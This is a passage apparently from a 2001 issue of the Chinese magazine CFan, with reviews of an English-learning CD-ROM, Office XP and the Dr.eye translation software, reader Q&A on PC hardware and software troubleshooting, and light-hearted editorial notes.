感受3：与同类多媒体教学光盘不同的是，《随大山万里行》中通过大山对中西方文化习俗差异的分析比较，引导学生从跨文化交际的层面更深刻地理解语言，体味文化与语言不可分割的密切联系。同时该光盘还采用了系列剧的手法，为学习者营造了轻松、愉快的语言学习环境。

感受4：该多媒体教学光盘在服务方面也值得称道，光盘包含了书和录像带上全部教学内容的文字和音像资料，能十分方便地调出书上任意教学内容，难懂的单词及语言点均有注解。

感受5：光盘中角色全部启用非专业演员，让学习者与近百个现实生活中不同职业的人进行学习和交流，十分自然。

感受6：《随大山万里行》的界面设计非常精细、易用，并且提供中英文字幕自由切换、逐句播放、反复跟读等八大功能。

另外，该光盘可以一盘两用，既可在计算机上使用，也可在VCD机中作为影碟播放。练习方面，除了常规的听写、跟读功能外，还特别增加了造句和搭配练习，从而提高学习者综合使用语言的能力。同时，学习者可以通过E-mail与出版机构联系，解决自己在学习中遇到的问题，也可进入外研社的相关网页，从“教学服务”的内容中直接进行查询。

吹毛求疵：交互式教学这种在国外正在开展的方式没有被应用，如语音纠正、学习者加入场景等。另外，对学习者学习中常见问题的预见解决应该加强，如果能加入有针对性的辅导内容就更好了。

在全面试用《随大山万里行》后，我们认为，花费48元便可得到这样一个非常不错的视、听、说多媒体教材实在物有所值，它比较适合英语口语的初中级学习者。

CFan 评价

项目	评分
词汇量	★★★★
内容编排	★★★★
易学度	★★★★☆
软件易用性	★★★★★



7.全面防盗

无论你采用何种的安装方式（升级或者从头安装），安装OfficeXP完毕后，你都必须先对OfficeXP产品进行“激活”——如果不激活产品，那么对不起，你的OfficeXP将只能使用50次。激活最常用的办法是使用Internet进行激活。

另外，据小编从微软方面弄来的消息，这次产品激活采用了比较狡猾的加密手法——所以市面上出现的中文正式版盗版将很可能使用一段时间后，就自动报废了。

价格不菲：

OfficeXP标准版的建议市场价为3940元，升级版为1970元，其他还有针对企业的专业版、企业版和针对开发人员的中文开发版。相对于金山公司的WPS Office的200元的升级价格……

结论：

微软为Office新版本取名为OfficeXP，我们觉得再合适不过了。

微软说，XP是ExPerience（英文“体验”的意思）的缩写—— 我们觉得，这个词用得非常合适，因为我们在使用过程中，的确得到了很愉悦的体验。

当然了，再看看价格，如果说它是“ExPensive”(英文“昂贵”的意思）的简写，想来也不会有多少国人反对的。

题外话：

目前市面上流传的双CD“OfficeXP中文正式版”，其实只是英文的OfficeXP加上简体中文语言扩展包。

□北京　苦咖啡

EYE 博士助你跨越语言鸿沟
——Dr.eye 译典通Ver.4.61超强二合一版试用



随着英语以及互联网应用的日益广泛，翻译软件的重要性不言自明，选择一款好的翻译软件无疑能够为我们日常的英语使用添加左膀右臂。日前我拿到了刚上市的名叫Dr.eye译典通Ver.4.61超强二合一版（以下简称Dr.eye）的我国台湾产翻译软件，该产品在业界的知名度很高，我们很想看看它的庐山真面目。

功能说明

从说明书上看，该软件功能比较全面，基本提供了用户在电脑使用中需要进行翻译操作的各种需求，包括两大模块（词典＋快译），以及即时翻译、即时辞典、多语输入、多语浏览、全文翻译、网页翻译等九大功能，同时还提供即时写作、文件通、即时发音等功能。而其“知讯快递”这一全新概念（即上述功能的全部组合以及该公司的网络售后服务）给人耳目一新的感受，其在附加服务和软件功能在线扩展方面的确下了功夫。

安装

Dr.eye 完全安装约占用 170MB 左右的硬盘空间。可运行于 Windows95/98/Me/2000 等简体中文操作平台。软件启动后会以可浮动于桌面上的工具条显示，当然也可最小化于任务栏随时待命。其运行过程中约占用7%的系统资源，应该说比较合理。

使用

对于翻译软件而言，词汇量是衡量其品质的重要标准之一，Dr.eye包含有《英汉汉英辞典》、《用法辞典》、《语法辞典》、《商务书信大全》和《剑桥百科全书》，相比《金山词霸.NET》来说，它的词库要少一些，但客观地说，大多数用户对英文单词的实际需求并不那么精深、庞大，一般通用词库就够用了，只是对于专业用户来说会有些影响。另外，该软件的网络词汇升级功能还可每月向用户提供词典更新服务，更新词汇至少在 50 个以上。这在很大程度上弥补了词汇量方面的不足。

正像我们在上面介绍的，Dr.eye的翻译功能比较全面，从单词、单句到整个页面，用户可以根据需要任意选择翻译范围，所以它应该是一款词典 + 全文翻译 + 丰富的扩展功能的软件。而且据我们试用，该软件功能十分平均，并不像大多数同类软件那样，只精通某一单一功能。

在使用中我们感觉，Dr.eye 的即时翻译功能不仅反应速度快，而且非常全面，其取词界面中有好几级菜单，通过它们，用户可以了解更多的词义和示例，同时还有该词的“变形”、“短语”、“辨析”和“中英文自动双向转换”，这使其非常像一部微型的自动辞典，而其丰富的词汇延展性对于用户学习英语的帮助极大（该软件还支持用户自建专用字库，从而令英语学习更为方便）。同时，为了便于用户使用，Dr.eye 在即时翻译窗口中还增加了一些快捷按钮，比如：“锁定窗口”、“汉英－国标码”、“即时词典”、“单词发音”、“自动整句翻译”等。我们在实际使用中发现，这些功能按钮的设计非常体贴，确实能够起到快捷、方便的作用，从而有效地提高用户的工作效率。

众所周知，机器翻译技术中的难关便是全文翻译，目前还没有哪一个软件可以在这方面有突破性的进展。据我们试用比较，Dr.eye的全文翻译与其他同类软件水平相当，依然只能应付较为简单的英文，对于专业一些的文章则无法令人满意，有时对于单词的翻译不是十分准确，影响了用户对句义的理解。该软件为了便于网民浏览英文网页，还提供有“网页翻译”功能，它可对整个网页进行全文翻译，速度较快，但对于有大量框架以及词汇量的网页，速度会变慢。翻译后的网页将译文对应原有的英文格式排列，因此对网页的格式破坏较小，但也会经常出现一些莫名其妙的空格和字符，并将西文标点转换成了中文标点。

即时语音也是Dr.eye的特色功能之一，它的TTS（全程化语音技术）英文引擎来自著名的 L&H 公司，其 TTS 中文引擎为自行开发，我们试后感觉，该软件的语音朗读非常流畅、清晰，明显优于其他同类软件。

Dr.eye 为了方便网民浏览不同内码的网页，还提供有完整的内码转换功能，使用户自由浏览日、韩、英等各种语言的页面，而不会出现乱码，同时也省却了转换文字编码的麻烦。另外，该软件还可让用户直接输入简体 / 繁体中文、英文和日文。针对两岸的交流越来越多，Dr.eye 提供了文件通功能，它可将文件在 GB、BIG5 之间任意进行内码转换，非常轻松、方便。

除了上面介绍的主要功能外，Dr.eye 还有即时写作功能，它可为用户提供中英文选词互换，中英文即写即查、智慧拼字帮助和拼写校正，让写作更为得心应手。该软件的售后服务非常周到，不仅每月向用户提供词典更新，而且在其网站上还有非常多的英文知识、产品服务以及即时新闻、电子书籍等（如图）。■

CFan 评价

优点：功能全面；兼容性好；翻译速度快、提示效果好；良好的售后在线服务、软件功能扩展；价格低，只有39元。

缺点：词库最好再扩充一些，全文翻译水平一般。





★为什么我的电脑经常无规律重启？
★如何解决 CPU 超频黑屏无法恢复软跳线问题？
★我该购买 CIS 扫描仪还是 CCD 扫描仪？
★为什么打印表格竖线时总是对不齐？

我们学校机房新买了几台电脑，使用时发现有的电脑经常出现重新启动现象，且毫无规律可言，怀疑是电脑所配ATX电源的问题，可是拿到经销商处长时间拷机却没有这种现象发生，请问这是怎么回事？

答：一般这种无规律重新启动电脑的问题都是电源不合格造成的。您的电脑拿到经销商处检测却没有出现重启问题，很可能是因为该处电气环境较好，电网电流波动性不大，无法形成过高的畸变电流来考验机箱电源。而机房的电气环境相对较差，要负担很多的电脑、外部设备、照明设备、空调等，因此在其他电气设备启动时，很可能形成对周边电脑过电流冲击，而电脑本身由于电源质量不高，极易造成重新启动现象。

解决方法：

(1)将电脑与其他电气设备的供电线路分开，各走各的电源，互不联系，减少干扰。

(2) 更换机箱 ATX 电源，我感觉您的电脑之所以重新启动现象严重，很可能是用了容易受干扰的ATX 1.01标准的电源，这类电源由于只需100mA的激活电流启动，比较容易产生上述问题。建议更换ATX 2.03标准的电源，因该标准的激活电流不低于500mA，所以抗干扰能力较强。

日前我在给 CPU 进行超频后，重新启动却出现了黑屏问题，可是由于我电脑的主板是软跳线主板，只能在开机后进入CMOS才能更改CPU频率设置，而黑屏又让我无法完成这个操作，请问我该如何恢复CPU的频率呢？

答：一般可以采用两种方法来解决您CPU超频后电脑不能启动的问题。

(1) 按下机箱上的Power键开启电脑的同时，按住键盘上中右侧控制键盘区上的Insert键，大多数主板都将这个键设置为让CPU以最低频率启动并进入CMOS设置。如果不奏效，可以按Home键代替Insert键试试。成功进入CMOS后可以重新设置 CPU 的频率。

(2)如果第一种方法无法实现，可以按照主板说明书的提示，打开机箱，找到主板上控制CMOS芯片供电的3针跳线，将跳线改插为清除状态，清除CMOS参数同样可以达到让CPU以最低频率启动的目的。启动电脑后可以进入CMOS，重新设置CPU、硬盘驱动器、软盘驱动器参数即可。

我最近想购买一台扫描仪，在看一些产品的介绍时发现有CIS和CCD两种类型的产品，请问这两类扫描仪有什么区别和自身特点？

答：如果按扫描仪的扫描技术来分类，目前市场上的扫描仪主要可以分为CIS和CCD两种，它们各自的技术特点和适用范围有所区别，下面我们就来简单介绍一下。

(1) CIS 扫描仪

优点：价格低，轻、薄、小巧，便于携带，耗电量小，可以用电池作为能源进行工作。

缺点：扫描精度低，扫描图像色彩不够鲜艳、匀称，扫描速度慢，只能扫描平面物体。

适用：多用于扫描大量文字稿和简单图片，适用于简单办公室应用、一般家用、移动办公等。

(2) CCD扫描仪

优点：扫描精度高，扫描图片色彩亮丽，扫描速度快，使用寿命长，可扫描立体表面物体。

缺点：价格相对高些，大多数产品重量、厚度值都很大。

适用：桌面印刷、出版领域、广告制作、办公、网页制作等。

我使用的是HP DeskJet 695CCi打印机，最近发现当打印表格中的竖线时总是出现竖线对不齐的现象，这是什么原因造成的呢？

答：您可以从两方面入手解决这个问题。

(1) 在"开始"→"设置"→"控制面板"中的HP DeskJet 695CCi打印机程序中运行打印机自带的工具程序，对打印机重新进行校准。

(2) 该款打印机有三种工作模式：最佳模式、正常模式、经济快速模式。将打印机设定为"经济快速模式"打印时，打印是从左右双方向完成的，这样会使打印速度

★如何解决打印图像时纸面上出现横纹的问题？
★如何解决升级为 Windows 98 后打印文件为空白页问题？
★为何打印时 Windows 98 总是出现“内存不足”的提示？
★为什么老硬盘与新硬盘接在一起就无法用？
★如何减少刻录失败的现象？

加快，但也很容易出现竖线打印不齐的现象。您可以将打印机工作模式设为“最佳模式”或“正常模式”打印即可。

我在使用EPSON STYLUS COLOR 900喷墨打印机打印图像时纸面上出现横纹，这种现象如何才能消除呢？

答：(1) 在打印机驱动程序中设置的打印介质（打印纸）与实际打印使用的打印纸类型不一致时容易产生这种问题，请进行检查。

(2) 打印质量参数选择过低，请选择最高质量的打印设置。

(3)打印纸朝向放置错误，一些打印纸张有正反面的区别，反面的纸质不好，也会造成打印效果不好。

(4) 选择“控制面板”里打印机程序中的“应用工具”→“喷嘴检查”选项，或通过打印机控制面板上的清洗键(接通打印机电源，然后长时间按下清洗键直到开始清洗)，对打印头进行清洗。



我用的是Canon BJC-4100打印机，近日将我电脑的操作系统升级为Windows 98后，发现打印文件时走纸后打印纸上一片空白，打印中没有任何错误提示信息，重新安装打印机驱动程序也不能解决问题，可是我将操作系统重新更换为Windows 95后打印机却一切正常，请问这是怎么回事？

答：这是Canon打印机驱动程序与Windows 98操作系统兼容性不好造成的故障，有些类型的Canon打印机驱动程序无法正常运行于该操作系统，您必须到Canon网站上下载该款打印机新的驱动程序以解决这个问题。下载该驱动程序的网页地址是：www.abico.com.tw/driver/win98/bj_win98.htm。注意：一定要将其中的BJDRV396-1、-2、-3.EXE这三个文件全部下载。

我的电脑用的是PIII 550E的CPU、128MB内存、20GB硬盘，按说配置应算不低了，可是最近我在用Word 2000或者是Excel 2000打印文件或表格时，Windows 98操作系统总是出现“内存不足”的提示，并且建议停止打印，请问这是什么原因造成的，有什么方法能解决？

答：一般来说您可以通过以下操作解决这个问题。

(1) 应用杀毒软件如KV3000、瑞星等查杀电脑中是否存在病毒。

(2) 启动Windows 98操作系统，用鼠标左键单击“开始”→“设置”→“控制面板”→“系统”，在弹出的“系统属性”窗口中选择“性能”选项卡，单击其中的“虚拟内存”按钮，看其中关于虚拟内存的选项是否选择了“禁用虚拟内存”。如果是，将其前面的对勾点击去掉。如果您选择的是“用户自己指定虚拟内存”选项，最好将“最大值”和“最小值”选项中的数值增大。

(3)检查C盘剩余空间是否已经太小而造成没有足够的空间临时存放待打印的文件，对于打印像Word 2000、Excel 2000这样大型软件创建的文件，C盘至少应该留出20MB以上的空余空间。

我最近新装了一台电脑，用的是Intel 815EP主板、IBM 30GB硬盘，支持ATA100标准，我将原来的1.2GB老硬盘也接上了并设为从盘，开机自检时也能检测到这块硬盘，CMOS中的参数也对，可在对老硬盘上的数据进行存取时总是出现错误提示，即便能够存取数据，内容也经常出错，请问这是怎么回事？

答：这很可能是您将老硬盘与新硬盘接在同一根数据线上后，老硬盘由于存取数据的速度无法和新硬盘匹配，而造成存取数据出现问题，这个现象比较常见。解决办法是，将您的老硬盘连接到另一个HDD接口的数据线上使用。

（庞 彬）

由于目前刻录机价格越来越低，我也想买一台用用，平时总是听人说经常刻出“废”盘，十分浪费金钱和时间，请问购买刻录机时应该注意哪些问题？如何减少刻录失败的现象？

答：(1) 尽量购买知名度较高、缓存较大的刻录机，缓存越大，刻录速度越快，安全性越高。没有必要购买太高速的刻录机，8－12倍速就够用了，如果是IDE接口的刻录机，缓存最好在4MB以上。

(2) 如经济条件允许，可选择SCSI口的刻录机，虽然价格高了一些，但是其刻出来的光盘质量好，CPU占用率低，受系统其他软件影响小，刻录安全性较高。但目前IDE口的刻

★如何在 PC 机上显示苹果机或 Unix 机创建的纯文本文件？
★如何解决 WinNT 4.0 上安装 WPS 2000 出错的问题？
★如何彻底删除 IE 临时文件夹中的文件？
★如何判断显示器是逐行还是隔行扫描的？
★如何解决装上 ISDN 卡后开机出现黑屏问题？

录机在这些方面正在逐步缩小与SCSI口设备的差距，也应该是不错的选择。

（3）如果追求安装、移动方便，请购买外置刻录机，如果追求价格低，请购买内置刻录机。

（4）根据自己刻录机对盘片的兼容性，适当选择金盘、蓝盘、绿盘中某一种颜色的盘片。

（5）刻录前要尽可能关闭系统中已经运行的软件和程序，保证刻录机获得足够的系统资源。尤其是要取消自动节电功能和屏幕保护设置。这一点十分重要，它是“废”盘产生的重要因素之一。同时注意最好在刻录前用系统扫描程序整理一下磁盘。

（6）在刻录中不要运行其他程序，以免对刻录造成干扰，这也是“废”盘产生的重要因素之一。



我单位在苹果机和Unix机器上创建的纯文本文件却无法在PC机上正确显示，这给我们的工作带来了很大的麻烦，请问这是什么原因造成的？有没有办法在PC机的Windows操作系统中正确显示这些文本文件？

答：的确，不同标准的电脑在互用资源的时候经常会出现问题，例如您上面提到的现象。可能是由于苹果机、Unix机器和PC机操作系统在创建各自的文本文件时，使用的行结束符不同，造成在不同系统中打开文件后因不能正确识别该符号而无法正常显示文件内容。在Unix系统的文本文件中，是用换行符(ASCII 10)作为行结束标记。在苹果机系统中，是用回车符(ASCII 13)作为行结束标记。而Windows系统则是沿用了DOS系统的标准，将换行符和回车符同时使用。

解决这个问题的方法很简单，您可以到网上下载一个叫Convert CRLFConmor的共享软件来进行文件格式转换。

不过不是所有情况都会出现在苹果机和Unix机器上创建的文件无法在PC机上正确显示的问题，只是说如果无法正常显示，可用上面说的软件进行格式转换。

我在Windows NT 4.0操作系统上安装了WPS 2000文字处理软件，可在运行该软件时却提示系统中mfc42.dll文件出现错误，有没有办法解决这个问题？

答：这是一个常见的问题，解决方法很简单，您可以将WPS 2000安装光盘中的\WPS2000.ins\System子目录下的文件复制到WPS 2000在硬盘中的安装目录下(系统安装的目录默认为\WPS 2000)即可。

最近在整理我的 Windows 98 操作系统时，发现 IE 的临时文件占用了硬盘的很大空间，于是在IE中的“工具”→“Internet 选项”→“常规”→“Internet 临时文件”栏中，选“删除文件”按钮清空 Temporary Internet Files 文件夹，却发现该文件夹中仍然有几十兆的文件占用着硬盘空间，可里面什么也没有，请问这是怎么回事？如何才能将其真正清空？

答：您所采用的方法无法将该文件夹中名为index.dat的文件删除，这个文件在您不断使用IE的过程中将越来越大，并且只要是在 Windows 98 操作系统中，就无法删除该文件。您可以采用如下步骤来完成删除工作。

（1）在 Windows 98 操作系统的桌面上用鼠标左键单击“开始”菜单，选择“关闭系统”→“重新启动计算机并切换到MS-DOS方式”，单击“确定”按钮。

（2）随后计算机将重新启动并进入 DOS 状态。

如果您使用的是 IE4.x，请在系统提示符后键入：del C:\Windows\tempor~1\index.dat，然后按回车键执行。

如果您使用的是IE5.x，请在系统提示符后键入：del C:\Windows\tempor~1\content.ie5\index.dat，然后按回车键执行。

（3）重新启动计算机，操作系统因发现 IE 临时文件夹中的index.dat文件不存在而新创建一个同名文件，此时的 index.dat 文件已经很小了。（刘扬）

最近我买了一台二手彩显，没有任何说明书，我怕是隔行扫描的，请问如何判断显示器是逐行还是隔行扫描的？

答：您可进行如下操作：

(1)将显示器连接到一台装有Windows 95/98操作系统的电脑，开启电脑，在系统桌面上用鼠标左键单击“开始”→“程序”→“MS-DOS 方式”。

（2）在随后出现的 DOS 状态的系统提示符后键入一个点，如果是隔行彩显则为一个实心圆点，如果是逐行彩显则为一个方点。

我给电脑装上ISDN卡后，开机后出现黑屏问题，将该卡拔下以后，电脑又能正常启动了，我用的是丽

★为什么显示器有时会发出“哒、哒”的响声？
★CPU的二级缓存对CPU超频有什么影响？
★如何消除Word 2000中插入文本框的边框？
★怎样才能将Access 2000创建的数据库转存为dBASE 5格式？
★为什么我的电脑只有极品飞车游戏无法玩？
★为什么开机非按F1才能正常启动？

台S320显卡、三星550s显示器，请问这个问题如何解决？

答：这是ISDN卡与AGP显卡的兼容性造成的问题。请将ISDN卡插到离AGP插槽最远的PCI插槽中，一般可以解决问题。

我的显示器有时会发出“哒、哒”的响声，特别是在ms-dos状态下，响声很大，请问是不是我的显示器有问题了？

答：当显示器进行模式转换时，线性控制继电器会吸合和断开一次，以选择相应的电感，因而会发出“哒、哒”的声音，这属于正常现象，不影响使用。



听说CPU的二级缓存对CPU超频有一定的影响，请问影响是什么？

答：是的，CPU内集成的二级缓存，可以有效地提高CPU的性能，但对超频来说，它却算是一个瓶颈问题。老的PII、PIII处理器的二级缓存频率是CPU主频的一半，当CPU被超频后，二级缓存的频率也会相应提高，所以说超频是对CPU和二级缓存的考验。一般情况下，在主板CMOS设置中关闭二级缓存选项，有利于超频的成功，但这是以牺牲CPU性能为代价的。（孙东）

我在Word 2000中插入文本框的时候，非常希望将文本框四周的黑实线去掉，请问有什么办法可以实现？

答：其实方法很简单，您可以进行如下操作。

(1)用鼠标选择该文本框并用鼠标左键双击边框，或者从菜单栏中选择“格式”→“文本框”。

(2)单击“颜色和线形”标签。

(3)单击“线条”栏中的“颜色”框边的向下箭头，在弹出的下拉菜单中选择“无线条颜色”，单击“确定”保存设置后，即可去掉文本框四周的线条。

我听别人说可以将用Access 2000创建的数据库内容转存为dBASE 5格式的数据库文件，可我在Access 2000中想将数据库“另存为”dBASE 5格式的文件时，却没有看到有关dBASE 5的文件类型，是不是根本就实现不了这个操作呢？

答：这个操作可以实现，但不是在“另存为”选项中，您只能将一个用Access 2000创建的数据库（表、窗体）导出为另一种格式的文件。具体操作方法如下：

（1）在Access 2000中选中一个对象。

（2）鼠标单击菜单中的“文件”项，选择“导出”。

（3）给导出文件命名后选择“保存类型”框边上的向下箭头打开下拉列表，从中选中dBASE 5，然后单击“保存”按钮即可。（PLJ）

我的电脑配置为磐英P2－112A主板、i740显卡、创新Live！声卡，安装了Windows 98操作系统，在玩极品飞车III时，只有音乐声，而屏幕上的画面静止不动，按鼠标、键盘也没有反应，可运行其他程序和游戏时一切正常，这是什么原因造成的呢？

答：这很可能是您显卡的驱动程序与主板的兼容性造成的问题，在非Intel芯片组的主板使用Windows 98自带的AGP驱动程序经常会出现一些奇怪的问题，比如您上面提到的游戏无法正常运行。建议您安装主板配套光盘中附带的AGP驱动程序，然后在系统中重新安装i740显卡的驱动程序，一般可以解决这个问题。

我电脑的配置是：赛扬300A CPU，64MB内存，华硕P2B主板，昆腾6.4GB硬盘，显卡为华硕V3000，声卡为Yamaha 724，近日在开机后自检时出现如下提示：“Hardware Monitor found an error,enter POWER MANAGEMENT SETUP for details. Press F1 to continue, DEL to enter SETUP”，按F1键能够正常启动进入操作系统，请问这是什么故障？

答：这是您主板的硬件监控程序提示您监测到某些参数出现了问题，需要您进入CMOS中的POWER MANAGEMENT SETUP查看关于出现问题的详细资料。根据经验，一般问题会出现在主板电压、CPU温度、主板温度、CPU风扇转速等方面。留心一下您的电脑是否进行过加电压、跳频等超频操作，散热是否有问题，CPU风扇的电源插针是否松脱，机箱内灰尘是否太多

★为什么 Windows 2000 总出现“Explorer 出错即将关闭”的提示？
★为什么提示 Keyboard error Press F1 to RESUM，查键盘却没问题？
★主板上 AMR 和 CNR 插槽有什么区别？
★AMD 750 芯片组主板换上 Kingmax 128MB 原装内存条为什么黑屏？

等。您可以在电脑启动后按 Del 键进入 CMOS 设置，选择其中的 POWER MANAGEMANT SETUP 选项，查看各参数项的详细信息。

最近我的电脑经常在开机进入Windows 2000操作系统后即出现“Explorer 出错即将关闭”的提示，选择“关闭”后，瞬间黑屏，有时候能够重新显示系统桌面，有时候就自动重新启动了。请问这可能是什么问题造成的？如何解决？

答：可能有3个方面的原因。

（1）病毒破坏了操作系统的文件。请找到一张杀毒软盘或光盘，先在开机后按Del键进入 CMOS 设置，选择 BIOS FEATURES SETUP 选项，将其中的 Boot Sequence 的参数通过 PageUp 键将其设置为由A盘启动或由CD-ROM启动（视杀毒软件是软盘或光盘启动而定），然后保存设置退出，重新启动电脑进行杀毒工作，如果杀毒后系统仍无法正常启动，请恢复安装系统。



（2）内存问题。有可能是内存条损坏，请用替换法更换好的内存条试试。

（3）电源故障。一些电源由于质量差，容易造成一些奇怪的问题，请用替换法更换好的电源试试。（澎澎）

我的电脑最近开机后自检时出现如下提示：Keyboard error Press F1 to RESUM，开始以为是键盘有问题，可将键盘连到其他电脑上却能够正常使用，又拿主板去检修，可主板在别处也没有问题，键盘接口正常，可只要装到我的电脑上就出现上述提示，请问这是怎么回事？

答：这个问题我以前也遇到过，无外乎是以下两个方面的问题。

（1）机箱电源问题。机箱电源由于质量不过关如电流或电压不稳定，经常会造成一些莫名其妙的故障现象，请更换一个电源试试。

（2）主板在装入机箱后由于空间拥挤或安装不当造成局部电路短路而产生故障。您可以打开机箱，检查一下主板是否固定后有变形，螺钉有吃力不均匀现象，螺钉与主板电路线有短接现象，主板固定后是否与机箱内壁有接触等。最好将主板拆下，在机箱外连接好其他设备，并开机检验。如果正常启动，请更换机箱。（王毅）

有的主板上有AMR插槽，而有的主板上却是CNR插槽，请问这是什么技术？有什么意义？

答：1.意义

以前板卡上的数字讯号和模拟讯号是共存的，因而模拟讯号往往会干扰数字讯号。为解决这个困扰，Intel 公司发起制定一套规范，目的在于将模拟讯号独立于一片 Riser Card 上，分离两种讯号以避免相互干扰，同时也降低了成本。这种数字和模拟讯号共存的最典型设备就是声卡和 Modem 了。因此在主板上出现了 AMR 以及其后的 CNR 来支持符合该规范的声卡、Modem 等等设备。

2.AMR

AMR 当初是为搭配 Intel 的 i810 系列主板而推出的。由于 i810 芯片组的南桥芯片 ICH1 的限制，所以 AMR 只能搭配专用的 Audio AMR 卡实现音效，搭配 Modem AMR 卡完成调制解调器的工作。

3.CNR

CNR 与 AMR 的意义相同，只不过 CNR 所配合的 Intel ICH2 南桥芯片比 ICH1 更强大，所以 CNR 所能提供的功能也更加广泛。它可以支持 Audio CNR、Modem CNR、LAN CNR、HomePNA CNR、USB Hub CNR 等等。

4.兼容性

虽然两者意义相同，但却不能兼容。主板上 AMR 插槽和CNR插槽的长度和针脚数都不相同，因此您在购买这类专用插卡时，一定要分清楚它们是支持哪种规范的。（澎澎）

我用的是AMD 750芯片组主板，最近换上了Kingmax 128MB 原装内存条，发现开机后黑屏。有朋友告诉我说是兼容性的问题，需要更换内存条，请问是这样的吗？

答：AMD 750芯片组的确和一些品牌的内存之间存在严重的兼容性问题，您可以尝试如下方法看看能不能解决。

（1）打开机箱换上您原来的内存条。

（2）开机后按 Del 键进入 CMOS 设置，将其中的 RAM Timeing Setting By选项的参数设置为Manual，然后将SDRAM Trcd Timing Value选项的参数设置为3，并保存设置退出（不同主板，选项名称略有差别）。

（3）打开机箱换上您新买的内存条，开机。

如果仍然不能正常工作，建议您更换其他品牌的内存条。

（澎澎）

读者稀饭迷，向编辑打听《电脑爱好者》2001 年度编辑选择奖的情况。

答：《电脑爱好者》2001 年度编辑选择奖的准备活动正在如火如荼地进行，各编辑经过大量的数据调研、产品试用和分析、市场反映、消费者反馈等信息，评选出编辑心目中的获奖产品。另外《电脑爱好者》将发行一套配套光盘，内容包括大量获奖超值软件、国产优秀共享软件、最新流行网络游戏，还有应读者要求特别制作的广受读者好评的教学和专题，以视频媒体的形式重新精心制作，当然具体内容还要见下期的内容宣传。 ——福星小子



《电脑爱好者》网站已经启用新版论坛。以下是试用的编辑及网友的评语：

新电脑爱好者论坛－众说纷纭

□jintian

过客（发了个“到此一游”的帖子）：（微笑）“两年没来了，变化真大啊，不错，账号还能用。”

熟客（惊喜）：“能定制显示贴子的天数，这可是盼望许久的功能啊！看来这月的网费可以下调了！”

未来的小程序员（遗憾）：“还是没有程序论坛！”

菜鸟（看了看回复，感叹）：“何时才能成为大侠”（自动回复：对不起该论坛有活性灌水控制。）

老鸟（松了一口气）：“还好‘星星’还在，不必从头灌起了。还是不能改名。”

小渔（忙着写报告）：“敬爱的，亲爱的，可爱的老编冒号目前新旧论坛并存，造成我等小编工作经常失误（来回切换页面，少数贴子没回复）。本着对网友负责的原则，特此申请每人再配备一台彩显，双显示技术方面我来解决，在我的一亩三分地里有这篇文章，自己没试过。本着对读者负责的原则，强烈要求您给我这个实践的机会。”

福星小子（接过话来）：备注，没有彩显，彩电也成，技术上小渔是专家。（小声对众人说，“以后，工作，看球，可以兼得了！！！”）

老编（笑了笑）：“同意。”

众人狂笑声直冲云霄。

稻草狗（用鼻子在空气中嗅了嗅）：“暴风雨前的平静。”

神仙JJ（十分优雅地爬起来，对着显示器照了照（被笑声从云楼上震了下来，头发也乱了。））：“寂寞使我如此美丽。琼楼，玉宇，高处不胜寒啊（咏叹调）！”

东渐（向西面看了看）：“大梦谁先醒，平生我自知，各位早上好（很礼貌地说）”

珍珠MM（也向西看了看，搭话）：“草堂春睡足，窗外日迟迟。多美的晚霞啊。”

老编：“现在开始发显示器。”

众小编停止发言，聆听“最终幻想曲”。

老编：“神仙JJ获最佳对镜自怜奖，得17''特丽珑一台，做镜子用。东渐获最佳睡眠姿势奖，得ATX机箱一个，当枕头用；获大功率风扇四只，当空调用，只能放在机箱里。珍珠MM获最佳提醒奖，得硬盘一个，摆化妆品。稻草狗获最佳灵敏奖，得全套电脑设备，自由使用。福星，小渔获最佳建议奖，可以参加‘港—澳—台，双人旅游团’无限日旅游——下课后，费用自理。散会。”

下一曲 命运交响曲……

上海酸菜鱼问：我为什么买不到书？

我在杂志和网站上看见《注册表完全精通》一书在五月中旬上市，可我在书店和报摊上都看不到这本书，是我去晚了还是这本书没上市？

类似酸菜鱼这样的电话、来信，姐姐每天都要接几十个，搞得姐姐每天晚上得吃一粒黄氏响声丸，否则第二天无法用美丽动听的声音和读者交流。《Windows 9x/Me/NT/2000/XP 注册表完全精通》一书已经于5月22日上市，首印28000本在三天内销售一空。可能很多读者都没来得及购买此书，没关系，该书已经在加印当中，这几天您就可以买到了，请关注您周围的报刊零售点。另外，推广发行部的莫大侠(此君会使二节棍，长得一身好肉)还为读者购书献了一计，我们将一些城市的销售点电话公布在网站上（http://www.cfan.com.cn/telephon.htm），您可以向销售点查询详细的销售地址。顺便说一句，网站上还提供了该图书的目录、精选实例，大家可以先睹为快呀。地址：http://www.cfan.com.cn/article.htm。 ——神仙姐姐

读者杨明问：总想有机会见见《电脑爱好者》的编辑（其实最主要是想见神仙姐姐），不知道何时才能有机会呢？

有一个很好的机会，就是电脑爱好者城。今年已经是第八届了，将于7月19日-23日在北京展览馆举行。我们准备了精美的礼品、精彩的活动欢迎每一位支持我们的电脑爱好者，同时也欢迎初次接触电脑的朋友前来参观，这里有“电脑学堂”将教您一步步迈入电脑及网络神秘的殿堂。除了联想、方正、紫光、海尔等众多厂商带来的新产品以外，今年我们特别推出了宽带及数字产品应用，让您亲身体验一下多媒体宽带网的快感。游戏厂商也将带来最新、最酷的游戏，千万可别错过！详细情况请访问我们的网站：www.cfancity.com。 ——醉心客

有读者问，《电脑爱好者》第10期编辑部在行动刊登的神仙姐姐的烦恼，答案到底是什么？

自从10期上市以来，醉心客一共替我接到1XX位读者寄来的答案。姐姐我真是感动，并且我们已经给前五名寄来的读者发去了奖品。由于那道题主要的目的是轻松一下，因此题目出得不是很严谨。答案有很多，最少是3121元。最多的钱嘛我也算不清了。还有孤独太子在网上发贴子说："神仙姐姐不是神仙吗？应该有法术呀！用法术分呀（我为了算这道题，在课堂上看CFan被数学老师逮着了，本来以为大祸临头，没想到老师看了看那道题，竟然冒出一句：‘把这本书借我看看。’说完就把书拿走了。我的书……呜……呜……”首先姐姐还是要劝各位学生读者，上课时还是要专心听讲。不过姐姐更担心的是，如果数学老师不用计算机，要列方程来算那要算多久呀。:(

——没有烦恼的神仙姐姐

2001年《电脑爱好者》编辑选择奖

硬件部分

整机	联想同禧520L液晶电脑
笔记本电脑	Dell Inspiron 4000
CD-ROM光驱	大白鲨44 IV+
纯平显示器	LG 795FT+
普通显示器	三星750S
内存	三星原厂PC133 128M SDRAM内存
PC音箱	漫步者R501T音箱
硬盘	迈拓金钻六代40GB硬盘
键盘	Acer 52M键盘
鼠标	罗技极光旋貂
3D眼镜	红网3D眼镜
游戏摇杆	罗技强力回旋钛翼
声卡	创新SB LIVE！豪华版5.1
主板	
Intel处理器最佳伴侣	联想SX5EP
P4处理器最佳伴侣	华硕P4T主板
AMD处理器主板	技嘉7ZXR
显卡	
